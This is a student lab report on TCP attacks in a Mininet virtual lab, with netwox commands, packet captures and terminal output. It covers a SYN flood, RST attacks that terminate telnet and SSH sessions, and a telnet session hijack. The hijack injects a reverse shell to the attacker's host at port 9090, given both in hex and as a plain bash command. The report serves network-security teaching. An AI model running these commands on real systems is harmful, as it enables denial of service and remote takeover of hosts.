

1. netwox 76 -i 10.0.0.3 -p 80
- 2.

```

root@mininet-vm:~# netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
tcp        0      0 10.0.0.3:80            10.79.198.253:6199      SYN_RECV
tcp        0      0 10.0.0.3:80            10.127.169.135:58106    SYN_RECV
tcp        0      0 10.0.0.3:80            10.16.127.192:9460      SYN_RECV
tcp        0      0 10.0.0.3:80            10.66.56.232:15892      SYN_RECV
tcp        0      0 10.0.0.3:80            10.197.235.17:22381     SYN_RECV
tcp        0      0 10.0.0.3:80            10.54.29.3:32319        SYN_RECV
tcp        0      0 10.0.0.3:80            10.179.16.36:52829      SYN_RECV
tcp        0      0 10.0.0.3:80            10.17.75.23:55337       SYN_RECV
tcp        0      0 10.0.0.3:80            10.168.13.69:3050       SYN_RECV
tcp        0      0 10.0.0.3:80            10.42.185.209:44026     SYN_RECV
tcp        0      0 10.0.0.3:80            10.39.7.25:27336        SYN_RECV
tcp        0      0 10.0.0.3:80            10.251.247.82:33396     SYN_RECV
tcp        0      0 10.0.0.3:80            10.38.135.120:1249      SYN_RECV
tcp        0      0 10.0.0.3:80            10.252.250.188:7709     SYN_RECV
tcp        0      0 10.0.0.3:80            10.60.173.88:62711      SYN_RECV
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6010           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:6010         127.0.0.1:57904         ESTABLISHED
tcp        0      0 127.0.0.1:57904        127.0.0.1:6010         ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State      I-Node  Path
unix    3      [ ]         STREAM     CONNECTED  13418
unix    2      [ ]         DGRAM      19023
unix    3      [ ]         STREAM     CONNECTED  13417

```

Figure 1 Half-open TCP ports from SYN Flood Attack

3. The attack runs with different source IP addresses and ends a high volume of SYN packets with spoofed IP addresses to launch a DoS attack on vic.

Source	Destination	Protocol	SrcPort	DstPort	Info
175.60.168.1	10.0.0.3	TCP	11030	80	11030->80 [SYN] Seq=3109228678 Win=1500 Len=0
249.105.103.	10.0.0.3	TCP	34153	80	34153->80 [SYN] Seq=2004991688 Win=1500 Len=0
241.64.158.3	10.0.0.3	TCP	52561	80	52561->80 [SYN] Seq=1885992855 Win=1500 Len=0
6.197.51.231	10.0.0.3	TCP	43675	80	43675->80 [SYN] Seq=533120614 Win=1500 Len=0
189.220.27.2	10.0.0.3	TCP	34607	80	34607->80 [SYN] Seq=1801287974 Win=1500 Len=0
177.6.107.57	10.0.0.3	TCP	7151	80	7151->80 [SYN] Seq=3158794921 Win=1500 Len=0
140.252.145.	10.0.0.3	TCP	2117	80	2117->80 [SYN] Seq=1732639899 Win=1500 Len=0
178.141.107.	10.0.0.3	TCP	45192	80	45192->80 [SYN] Seq=3213189227 Win=1500 Len=0
104.42.91.24	10.0.0.3	TCP	9197	80	9197->80 [SYN] Seq=3544492764 Win=1500 Len=0
35.251.25.21	10.0.0.3	TCP	14165	80	14165->80 [SYN] Seq=877832766 Win=1500 Len=0
105.83.151.5	10.0.0.3	TCP	35782	80	35782->80 [SYN] Seq=1283438299 Win=1500 Len=0
206.0.21.108	10.0.0.3	TCP	26202	80	26202->80 [SYN] Seq=1211959344 Win=1500 Len=0
189.63.121.1	10.0.0.3	TCP	48293	80	48293->80 [SYN] Seq=3408657229 Win=1500 Len=0
150.44.168.1	10.0.0.3	TCP	44291	80	44291->80 [SYN] Seq=614369138 Win=1500 Len=0
187.93.125.3	10.0.0.3	TCP	1612	80	1612->80 [SYN] Seq=2881454331 Win=1500 Len=0
226.20.193.2	10.0.0.3	TCP	52002	80	52002->80 [SYN] Seq=3448698936 Win=1500 Len=0
142.72.13.21	10.0.0.3	TCP	55037	80	55037->80 [SYN] Seq=870982870 Win=1500 Len=0
184.130.240.	10.0.0.3	TCP	18217	80	18217->80 [SYN] Seq=496455651 Win=1500 Len=0
118.88.35.10	10.0.0.3	TCP	52410	80	52410->80 [SYN] Seq=2943119552 Win=1500 Len=0

Figure 2 DoS Attack SYN packets to vic

4. No response to leg with DoS attack and it continuously tries to connect to vic. The request from leg to vic is completed upon termination of the attack, with the response time from the Wireshark trace $42.297042 - 10.811772 = 31.4857$ seconds. Without the DoS attack, the response time is 0.0956 seconds.

Time	Source	Destination	Protocol	SrcPort	DstPort	Info
0.00000000	10.0.0.2	10.0.0.3	TCP	39764	80	39764->80 [SYN] Seq=2796058706 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1999409 TSecr=0 WS=512
0.007190000	10.0.0.3	10.0.0.2	TCP	80	39764	80->39764 [SYN, ACK] Seq=2237364557 Ack=2796058707 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=1999410 TSecr=1999409 WS=512
0.007206000	10.0.0.2	10.0.0.3	TCP	39764	80	39764->80 [ACK] Seq=2796058707 Ack=2237364558 Win=29696 Len=0 TSval=1999411 TSecr=1999410
0.008142000	10.0.0.2	10.0.0.3	HTTP	39764	80	GET / HTTP/1.1
0.012011000	10.0.0.3	10.0.0.2	TCP	80	39764	80->39764 [ACK] Seq=2237364558 Ack=2796058813 Win=29184 Len=0 TSval=1999411 TSecr=1999411
0.024800000	10.0.0.3	10.0.0.2	TCP	80	39764	[TCP segment of a reassembled PDU]
0.024810000	10.0.0.2	10.0.0.3	TCP	39764	80	39764->80 [ACK] Seq=2796058813 Ack=2237364575 Win=29696 Len=0 TSval=1999415 TSecr=1999411
0.024915000	10.0.0.3	10.0.0.2	HTTP	80	39764	HTTP/1.0 200 OK (text/html)
0.024923000	10.0.0.2	10.0.0.3	TCP	39764	80	39764->80 [ACK] Seq=2796058813 Ack=2237365807 Win=32256 Len=0 TSval=1999415 TSecr=1999411
0.025657000	10.0.0.2	10.0.0.3	TCP	39764	80	39764->80 [FIN, ACK] Seq=2796058813 Ack=2237365807 Win=32256 Len=0 TSval=1999415 TSecr=1999411
0.028177000	10.0.0.3	10.0.0.2	TCP	80	39764	80->39764 [FIN, PSH, ACK] Seq=2237364575 Ack=2796058813 Win=29184 Len=1231 TSval=1999415 TSecr=1999411 [Reassembly error, protocol TCP: New fr
0.028187000	10.0.0.2	10.0.0.3	TCP	39764	80	39764->80 [ACK] Seq=2796058814 Ack=2237365807 Win=32256 Len=0 TSval=1999416 TSecr=1999415 SLE=2237364575 SRE=2237365807
0.095691000	10.0.0.3	10.0.0.2	TCP	80	39764	80->39764 [ACK] Seq=2237365807 Ack=2796058814 Win=29184 Len=0 TSval=1999426 TSecr=1999415

Figure 3 HTTP Connection with DoS Attack

Time	Source	Destination	Protocol	SrcPort	DstPort	Info
10.81177200	10.0.0.2	10.0.0.3	TCP	39774	80	39774->80 [SYN] Seq=3474388525 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2147443 TSecr=0 WS=51
11.80967200	10.0.0.2	10.0.0.3	TCP	39774	80	39774->80 [SYN] Seq=3474388525 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2147693 TSecr=0 WS=51
13.81355700	10.0.0.2	10.0.0.3	TCP	39774	80	39774->80 [SYN] Seq=3474388525 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2148194 TSecr=0 WS=51
17.82164900	10.0.0.2	10.0.0.3	TCP	39774	80	39774->80 [SYN] Seq=3474388525 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2149196 TSecr=0 WS=51
25.83781200	10.0.0.2	10.0.0.3	TCP	39774	80	39774->80 [SYN] Seq=3474388525 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2151200 TSecr=0 WS=51
41.86992400	10.0.0.2	10.0.0.3	TCP	39774	80	39774->80 [SYN] Seq=3474388525 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2155208 TSecr=0 WS=51
42.11385100	10.0.0.3	10.0.0.2	TCP	80	39774	80->39774 [SYN, ACK] Seq=120831757 Ack=3474388526 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=2155225
42.11386700	10.0.0.2	10.0.0.3	TCP	39774	80	39774->80 [ACK] Seq=3474388526 Ack=120831758 Win=29696 Len=0 TSval=2155269 TSecr=2155225
42.11434700	10.0.0.2	10.0.0.3	HTTP	39774	80	GET / HTTP/1.1
42.21035200	10.0.0.3	10.0.0.2	TCP	80	39774	80->39774 [ACK] Seq=120831758 Ack=3474388632 Win=29696 Len=0 TSval=2155279 TSecr=2155269
42.21045400	10.0.0.3	10.0.0.2	TCP	80	39774	[TCP segment of a reassembled PDU]
42.21049500	10.0.0.2	10.0.0.3	TCP	39774	80	39774->80 [ACK] Seq=3474388632 Ack=120831775 Win=29696 Len=0 TSval=2155293 TSecr=2155279
42.21096600	10.0.0.3	10.0.0.2	HTTP	80	39774	HTTP/1.0 200 OK (text/html)
42.21098700	10.0.0.2	10.0.0.3	TCP	39774	80	39774->80 [ACK] Seq=3474388632 Ack=120833007 Win=32256 Len=0 TSval=2155293 TSecr=2155280
42.22848000	10.0.0.2	10.0.0.3	TCP	39774	80	39774->80 [FIN, ACK] Seq=3474388632 Ack=120833007 Win=32256 Len=0 TSval=2155297 TSecr=2155280
42.29704200	10.0.0.3	10.0.0.2	TCP	80	39774	80->39774 [ACK] Seq=120833007 Ack=3474388633 Win=29696 Len=0 TSval=2155307 TSecr=2155297

Figure 4 HTTP Connection with DoS Attack

```

root@mininet-vm:~# wget 10.0.0.3
--2018-03-26 14:56:15-- http://10.0.0.3/
Connecting to 10.0.0.3:80... failed: Connection timed out.
Retrying.

--2018-03-26 14:58:24-- (try: 2) http://10.0.0.3/
Connecting to 10.0.0.3:80... failed: Connection timed out.
Retrying.

--2018-03-26 15:00:33-- (try: 3) http://10.0.0.3/
Connecting to 10.0.0.3:80... failed: Connection timed out.
Retrying.

--2018-03-26 15:02:43-- (try: 4) http://10.0.0.3/
Connecting to 10.0.0.3:80... 

```

Figure 5 leg fails to connect to vic during DoS Attack

SYN Flooding Attack:

The successful execution of the flooding attack is observed by a series of half-open TCP SYN connections being displayed when `netstat -na` is executed. Furthermore, a connection request from leg to vic is not answered as seen by the repeated time outs. This connection is finally established when the DoS attack is ended, and the total time to connect is significantly higher than usual (31 versus 0.09 seconds).

- 5.

- Telnet:

In the leg terminal, establish a telnet connection to vic:

```
telnet 10.0.0.3 -l mininet
```

```
root@mininet-vm:~# telnet 10.0.0.3 -l mininet
Trying 10.0.0.3...
Connected to 10.0.0.3.
Escape character is '^]'.
Password:
Last login: Mon Mar 26 16:21:52 PDT 2018 from 192.168.56.3 on pts/3
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 4.2.0-27-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Figure 6 Telnet connection in leg terminal

In the att terminal, run an RST attack on port 23 of vic:

```
netwox 78 --device "att-eth0" --filter "dst host 10.0.0.3 and
dst port 23"
```

```
root@mininet-vm:~# netwox 78 --device "att-eth0" --filter "dst host 10.0.0.3 an
d dst port 23"
```

Figure 7 Netwox 78 attack in att terminal

The telnet connection in leg is terminated and future connections cannot be established.

```
mininet@mininet-vm:~$
mininet@mininet-vm:~$ Connection closed by foreign host.
root@mininet-vm:~# telnet 10.0.0.3 -l mininet
Trying 10.0.0.3...
Connected to 10.0.0.3.
Escape character is '^]'.
Password: Connection closed by foreign host.
```

Figure 8 Telnet connection in leg terminal

- SSH:

In the leg terminal, establish an SSH connection to vic:

```
ssh mininet@10.0.0.3
```

```
root@mininet-vm:~# ssh mininet@10.0.0.3
mininet@10.0.0.3's password:
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 4.2.0-27-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Mar 26 16:56:43 2018 from 192.168.56.3
mininet@mininet-vm:~$
```

Figure 9 SSH connection in leg terminal

In the att terminal, run an RST attack on port 22 of vic:

```
netwox 78 --device "att-eth0" --filter "dst host 10.0.0.3 and  
dst port 22"
```

```
root@mininet-vm:~# netwox 78 --device "att-eth0" --filter "dst host 10.0.0.3 an  
d dst port 22"
```

Figure 10 Netwox 78 attack in att terminal

The SSH connection in leg is terminated (tested by running a command) and future connections cannot be established.

```
Last login: Mon Mar 26 16:56:43 2018 from 192.168.56.3  
mininet@mininet-vm:~$  
mininet@mininet-vm:~$  
mininet@mininet-vm:~$ Write failed: Broken pipe  
root@mininet-vm:~# ssh mininet@10.0.0.3  
ssh_exchange_identification: read: Connection reset by peer  
root@mininet-vm:~#
```

Figure 11 SSH connection in leg terminal

6.

- Telnet:

Time	Source	Destination	Protocol	SrcPort	DstPort	Info
2.061850000	10.0.0.2	10.0.0.3	TELNET	53514	23	Telnet Data ...
2.063339000	10.0.0.3	10.0.0.2	TCP	23	53514	23-53514 [ACK] Seq=740599623 Ack=1052512770 Win=29184 Len=0 TSval=1694076 TSecr=1694073
2.232908000	10.0.0.2	10.0.0.3	TELNET	53514	23	Telnet Data ...
2.234806000	10.0.0.3	10.0.0.2	TCP	23	53514	23-53514 [ACK] Seq=740599623 Ack=1052512771 Win=29184 Len=0 TSval=1694118 TSecr=1694115
2.552169000	10.0.0.2	10.0.0.3	TELNET	53514	23	Telnet Data ...
2.552634000	10.0.0.3	10.0.0.2	TCP	23	53514	23-53514 [ACK] Seq=740599623 Ack=1052512773 Win=29184 Len=0 TSval=1694198 TSecr=1694190
2.556991000	10.0.0.3	10.0.0.2	TELNET	23	53514	Telnet Data ...
2.557418000	10.0.0.2	10.0.0.3	TCP	53514	23	53514-23 [ACK] Seq=1052512773 Ack=740599625 Win=29696 Len=0 TSval=1694200 TSecr=1694199
2.624950000	10.0.0.3	10.0.0.2	TELNET	23	53514	Telnet Data ...
2.626056000	10.0.0.2	10.0.0.3	TCP	53514	23	53514-23 [ACK] Seq=1052512773 Ack=740599675 Win=29696 Len=0 TSval=1694216 TSecr=1694215
2.626915000	10.0.0.3	10.0.0.2	TELNET	23	53514	Telnet Data ...
2.628279000	10.0.0.2	10.0.0.3	TCP	53514	23	53514-23 [ACK] Seq=1052512773 Ack=740599873 Win=30720 Len=0 TSval=1694217 TSecr=1694217
2.949234000	10.0.0.3	10.0.0.2	TELNET	23	53514	Telnet Data ...
2.950920000	10.0.0.2	10.0.0.3	TCP	53514	23	53514-23 [ACK] Seq=1052512773 Ack=740599895 Win=30720 Len=0 TSval=1694298 TSecr=1694286
19.256927000	10.0.0.2	10.0.0.3	TELNET	53514	23	Telnet Data ...
19.259376000	10.0.0.3	10.0.0.2	TELNET	23	53514	Telnet Data ...
19.263064000	10.0.0.2	10.0.0.3	TCP	53514	23	53514-23 [ACK] Seq=1052512775 Ack=740599919 Win=30720 Len=0 TSval=1698375 TSecr=1698375
19.287110000	6e:5c:fa:75: Broadcast		ARP			Who has 10.0.0.2? Tell 10.0.0.1
19.299929000	2a:f4:59:eb: 6e:5c:fa:75:03:2d		ARP			10.0.0.2 is at 2a:f4:59:eb:80:09
19.337425000	10.0.0.3	10.0.0.2	TCP	23	53514	23-53514 [RST, ACK] Seq=740599895 Ack=1052512774 Win=0 Len=0
19.338160000	10.0.0.3	10.0.0.2	TCP	23	53514	23-53514 [RST, ACK] Seq=740599919 Ack=1052512776 Win=0 Len=0

Figure 12 RST attack on Telnet connection packets in Wireshark

- SSH:


Time	Source	Destination	Protocol	SrcPort	DstPort	Info
0.000000000	10.0.0.2	10.0.0.3	SSH	47146	22	Client: Encrypted packet (len=36)
0.001580000	10.0.0.3	10.0.0.2	SSH	22	47146	Server: Encrypted packet (len=68)
0.002047000	10.0.0.2	10.0.0.3	TCP	47146	22	47146->22 [ACK] Seq=109905306 Ack=2748230768 Win=74 Len=0 TSval=1635353 TSecr=1635353
0.039159000	6e:5c:fa:75: Broadcast		ARP			Who has 10.0.0.2? Tell 10.0.0.1
0.072947000	2a:f4:59:eb: 6e:5c:fa:75:03:2d		ARP			10.0.0.2 is at 2a:f4:59:eb:80:09
0.087892000	10.0.0.3	10.0.0.2	TCP	22	47146	22->47146 [RST, ACK] Seq=2748230700 Ack=109905271 Win=0 Len=0
0.088752000	10.0.0.3	10.0.0.2	TCP	22	47146	22->47146 [RST, ACK] Seq=2748230768 Ack=109905307 Win=0 Len=0
5.034353000	b6:51:54:9d: 2a:f4:59:eb:80:09		ARP			Who has 10.0.0.2? Tell 10.0.0.3
5.036137000	2a:f4:59:eb: b6:51:54:9d:1d:3a		ARP			Who has 10.0.0.3? Tell 10.0.0.2
5.037985000	2a:f4:59:eb: b6:51:54:9d:1d:3a		ARP			10.0.0.2 is at 2a:f4:59:eb:80:09
5.075107000	b6:51:54:9d: 2a:f4:59:eb:80:09		ARP			10.0.0.3 is at b6:51:54:9d:1d:3a

Figure 13 RST attack on SSH connection packets in Wireshark

TCP RST Attacks on SSH and TELNET Connections:

I observe that the attack is successful by observing the spoofed RST packets transmitted from vic to leg, from att. To terminate the telnet connection, packets are directed to port 23 and for SSH connections, packets are directed to port 22. By entering a command in the SSH and telnet connection in leg, the `Connection reset by peer` and `Connection terminated by foreign host` message is displayed in the respective terminals and the connection is ended.

7. `netwox 40 --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.0.2 --ip4-dst 10.0.0.3 --tcp-src 45534 --tcp-dst 23 --tcp-seqnum 3624306446 --tcp-acknum 88133758 --tcp-ack --tcp-psh --tcp-window 57 --tcp-data "7077640d00"`



```
root@mininet-vm:~# netwox 40 --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.0.2 --ip4-dst 10.0.0.3 --tcp-src 45534 --tcp-dst 23 --tcp-seqnum 3624306446 --tcp-acknum 88133758 --tcp-ack --tcp-psh --tcp-window 57 --tcp-data "2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e302e312f3930393020303c263120323e26310d0a"
```

IP

version	ihl	tos	totlen
4	5	0x00=0	0x0059=89
id		offsetfrag	
0x9843=38979		0x0000=0	
ttl		checksum	
0x40=64		0xCE57	
source			
10.0.0.2			
destination			
10.0.0.3			

TCP

source port	destination port
0xB116=45334	0x0017=23
seqnum	
0xD806870E=3624306446	
acknum	
0x0540D07E=88133758	
window	
0x0000=0	

Figure 14 Netwox 40 command with reverse terminal payload data

- 8.

UMME SALMA Gadriwala
LAB 4 – MARCH 30, 2018

Time	Source	Destination	Protocol	SrcPort	DstPort	Info
0.007628000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
0.008450000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
0.010279000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
0.012587000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
0.014075000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
0.015943000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
0.018103000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
0.019572000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
1.060963000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
1.244719000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
1.463624000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
1.681661000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
1.851079000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
1.970352000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
2.088820000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
2.408998000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
2.413605000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
2.447392000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
2.448787000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
2.565428000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
<p>Internet Protocol Version 4, Src: 10.0.0.3 (10.0.0.3), Dst: 10.0.0.2 (10.0.0.2)</p> <p>Transmission Control Protocol, Src Port: 23 (23), Dst Port: 45334 (45334), Seq: 88133736, Ac</p> <p>Source Port: 23 (23)</p> <p>Destination Port: 45334 (45334)</p> <p>[Stream index: 0]</p> <p>[TCP Segment Len: 22]</p> <p>Sequence number: 88133736</p> <p>[Next sequence number: 88133758]</p> <p>Acknowledgment number: 3624306446</p> <p>Header Length: 32 bytes</p> <p>.... 0000 0001 1000 = Flags: 0x018 (PSH, ACK)</p> <p>Window size value: 57</p>						

Figure 15 Wireshark trace after telnet connection from leg to vic terminal

Time	Source	Destination	Protocol	SrcPort	DstPort	Info
1.851079000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
1.970352000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
2.088820000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
2.408998000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
2.413605000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
2.447392000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
2.448787000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
2.565428000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
182.796126000	10.0.0.2	10.0.0.3	TELNET	45334	23	Telnet Data ...
182.806808000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
183.042859000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
183.260363000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
183.679000000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
184.502893000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
186.184585000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
189.505400000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
196.193854000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
209.526401000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
236.225802000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
289.638471000	10.0.0.3	10.0.0.2	TELNET	23	45334	Telnet Data ...
Transmission Control Protocol, Src Port: 23 (23), Dst Port: 45334 (45334), Seq: 88133758, Ack: 3624306495						
Source Port: 23 (23)						
Destination Port: 45334 (45334)						
[Stream index: 0]						
[TCP Segment Len: 49]						
Sequence number: 88133758						
[Next sequence number: 88133807]						
Acknowledgment number: 3624306495						
Header Length: 32 bytes						
0000	5a fa 5f 2f 0a c1 f6 de	4a 3d 4c 76 08 00 45 10	Z._/... J=Lv..E.			
0010	00 65 1b de 40 00 40 06	0a a1 0a 00 00 03 0a 00	.e..@.@.			
0020	00 02 00 17 b1 16 05 40	d0 7e d8 06 87 3f 80 18@ .~...?..			
0030	00 39 ee f0 00 00 01 01	08 0a 00 1f bb 90 00 1e	.9.....			
0040	d7 69 2f 62 69 6e 2f 62	61 73 68 20 2d 69 20 3e	.i/bin/b ash -i >			
0050	20 2f 64 65 76 2f 74 63	70 2f 31 30 2e 30 2e 30	/dev/tc p/10.0.0			
0060	2e 31 2f 39 30 39 30 20	30 3c 26 31 20 32 3e 26	.1/9090 0<&1 2>&			
0070	31 0d 0a		1..			


Figure 16 Wireshark trace after successfully creating a reverse shell

TCP Session Hijacking:

The hijack was carried out by following these steps:


1. Open the telnet port 23 in vic. (Figure 17)
2. Create a telnet connection from leg to vic. (Figure 18)
3. In the att terminal, run `ifconfig` and note the IP is 10.0.0.1. (Figure 19)
4. In one att terminal, start the netcat program to listen for connections on port 9090. (Figure 20)

5. In another att terminal, run the netwox attack from (Q7). The sequence number in the attack is the acknowledgment number of the last Telnet Data packet exchanged between vic and leg, the acknowledge number in the attack is the next sequence number of the same packet, destination port is the port on leg that established the connection and payload in the attack is the hex of the command to create a bash shell: `/bin/bash -i > /dev/tcp/10.0.0.1/9090 0<&1 2>&1`
6. The attack was successful because att has access to a shell in vic. This is seen when the netcat program accepts a connection by vic on port 9090 and by running `ifconfig` in the netcat terminal and observing the IP as 10.0.0.3 (vic's IP). (Figure 20)



```
"Node: vic"
root@mininet-vm:~# /etc/init.d/xinetd restart
* Stopping internet superserver xinetd
...done.
* Starting internet superserver xinetd
...done.
root@mininet-vm:~#
```

Figure 17 Opening telnet port 23 in vic




```
"Node: leg"
root@mininet-vm:~# telnet 10.0.0.3 -l mininet
Trying 10.0.0.3...
Connected to 10.0.0.3.
Escape character is '^]'.
Password:
Last login: Wed Mar 28 13:58:36 PDT 2018 on pts/15
Welcome to Ubuntu 14.04.4 LTS (GNU/Linux 4.2.0-27-generic i686)

* Documentation:  https://help.ubuntu.com/
New release '16.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

mininet@mininet-vm:~$
```

